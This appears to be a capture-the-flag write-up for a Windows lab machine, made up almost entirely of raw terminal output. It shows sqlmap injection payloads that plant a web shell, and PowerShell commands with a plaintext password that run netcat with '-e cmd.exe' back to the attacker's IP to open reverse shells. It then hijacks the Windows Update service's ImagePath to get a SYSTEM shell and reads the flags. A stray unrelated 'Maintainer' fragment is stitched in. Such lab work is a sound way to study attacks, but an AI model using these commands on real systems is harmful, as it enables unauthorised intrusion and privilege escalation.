[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
 local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:23:43 /2019-11-28/

[16:23:43] [INFO] parsing HTTP request from 'control2.txt'
[16:23:43] [INFO] resuming back-end DBMS 'mysql'
[16:23:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productId (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
---
[16:23:44] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:23:44] [INFO] fingerprinting the back-end DBMS operating system
[16:23:44] [INFO] the back-end DBMS operating system is Windows
[16:23:45] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'webshell.php' has been successfully written on the back-end DBMS file system ('C:/Inetpub/wwwroot/webshell.php')?
 [Y/n] y
[16:23:47] [INFO] the local file 'webshell.php' and the remote file 'C:/Inetpub/wwwroot/webshell.php' have the same size (7206 B)
[16:23:47] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:23:47] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 16:23:47 /2019-11-28/
```




```
cd uploads && dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\inetpub\wwwroot\uploads

11/28/2019  03:05 PM    <DIR>          .
11/28/2019  03:05 PM    <DIR>          ..
11/28/2019  02:28 PM            43,696 nc64.exe
11/11/2019  12:59 PM                 6 rev.php
11/11/2019  12:59 PM                 6 rev2.php
11/11/2019  12:59 PM                 6 shell.php
11/28/2019  03:05 PM             7,205 websh.php
               5 File(s)         50,919 bytes
               2 Dir(s)  42,683,187,200 bytes free
```



root@kali:~/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 51558
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-O
bject System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {dir C:\Users\H
ector\Desktop}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automat
ion.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {dir C:\Users\Hector\Desktop}
dir
Directory: C:\Users\Hector\Desktop
Mode LastWriteTime Length Name PSComputerName
---- ------------- ------ ---- --------------
-ar--- 11/1/2019 12:33 PM 32 user.txt Fidelity

```
PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-O
bject System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {type C:\Users\
Hector\Desktop\user.txt}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automat
ion.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {type C:\Users\Hector\Desktop\user.txt}
d8782dd01fb15b72c4b5ba77ef2d472b
```



root@kali:~/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 54141
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\inetpub\wwwroot\uploads> $password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {C:\inetpub\wwwroot\uploads\nc64.exe 10.10.15.20 8081 -e cmd.exe}
$password = "l33th4x0rhector" | ConvertTo-SecureString -asPlainText -Force;$username = "nt authority\Hector";$credential = New-Object System.Management.Automation.PsCredential($username,$password);Invoke-Command -ComputerName Fidelity -Credential $credential -ScriptBlock {C:\inetpub\wwwroot\uploads\nc64.exe 10.10.15.20 8081 -e cmd.exe}


```
root@kali:~/Downloads# nc -nlvp 8081
listening on [any] 8081 ...
connect to [10.10.15.20] from (UNKNOWN) [10.10.10.167] 60368
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>whoami
whoami
control\hector

C:\Users\Hector\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\Users\Hector\Documents

11/07/2019  12:17 PM    <DIR>          .
11/07/2019  12:17 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  43,184,263,168 bytes free

C:\Users\Hector\Documents>cd ..
cd ..

C:\Users\Hector>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\Users\Hector

11/01/2019  11:09 AM    <DIR>          .
11/01/2019  11:09 AM    <DIR>          ..
11/07/2019  12:17 PM    <DIR>          3D Objects
11/07/2019  12:17 PM    <DIR>          Contacts
11/07/2019  12:17 PM    <DIR>          Desktop
11/07/2019  12:17 PM    <DIR>          Documents
11/07/2019  12:17 PM    <DIR>          Downloads
11/07/2019  12:17 PM    <DIR>          Favorites
11/07/2019  12:17 PM    <DIR>          Links
11/07/2019  12:17 PM    <DIR>          Music
11/07/2019  12:17 PM    <DIR>          Pictures
11/07/2019  12:17 PM    <DIR>          Saved Games
11/07/2019  12:17 PM    <DIR>          Searches
11/07/2019  12:17 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  43,184,263,168 bytes free
```

```
C:\Users\Hector>cd Desktop
cd Desktop

C:\Users\Hector\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C05D-877F

 Directory of C:\Users\Hector\Desktop

11/07/2019  12:17 PM    <DIR>          .
11/07/2019  12:17 PM    <DIR>          ..
11/01/2019  12:33 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  43,184,197,632 bytes free

C:\Users\Hector\Desktop>type user.txt
type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```


root@kali:~/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.14.222] from (UNKNOWN) [10.10.10.167] 49693
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Hector\Documents>more %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
more %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
C:\Users\Hector\Documents>


```
C:\Users\Hector\Downloads>c:\inetpub\wwwroot\uploads\ack64.exe -kvw hector hklm\system\currentcontrolset\services\
```



RW HKLM\system\currentcontrolset\services\ws2ifsl
KEY_ALL_ACCESS
RW HKLM\system\currentcontrolset\services\WSearch
KEY_ALL_ACCESS
RW HKLM\system\currentcontrolset\services\WSearchIdxPi
KEY_ALL_ACCESS
RW HKLM\system\currentcontrolset\services\wuauserv
KEY_ALL_ACCESS
RW HKLM\system\currentcontrolset\services\WudfPf
KEY_ALL_ACCESS
RW HKLM\system\currentcontrolset\services\WUDFRd
KEY_ALL_ACCESS


C:\Users\Hector\Downloads>sc qc Wsearch
sc qc wsearch
[SC] OpenService FAILED 5:
Access is denied.
C:\Users\Hector\Downloads>sc qc wuauserv
sc qc wuauserv
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: wuauserv
TYPE : 20 WIN32 SHARE PROCESS
START_TYPE : 3 DEMAND START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Windows\system32\svchost.exe -k netsvcs -p
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Windows Update
DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem

```
C:\Users\Hector\Documents>copy c:\inetpub\wwwroot\uploads\nc64.exe .
copy c:\inetpub\wwwroot\uploads\nc64.exe .
        1 file(s) copied.
```

Maintainer	Mike Miller
Description	readline feat


C:\Users\Hector\Documents>reg add "hklm\system\currentcontrolset\services\wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc64.exe 10.10.14.222 8888 -e cmd.exe" /f
reg add "hklm\system\currentcontrolset\services\wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc64.exe 10.10.14.222 8888 -e cmd.exe" /f
The operation completed successfully.
C:\Users\Hector\Documents>sc start wuauserv
sc start wuauserv
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.


root@kali:~/Downloads# rlwrap nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.10.14.222] from (UNKNOWN) [10.10.10.167] 50838
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
8f8613f5b4da391f36ef11def4cec1b1
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>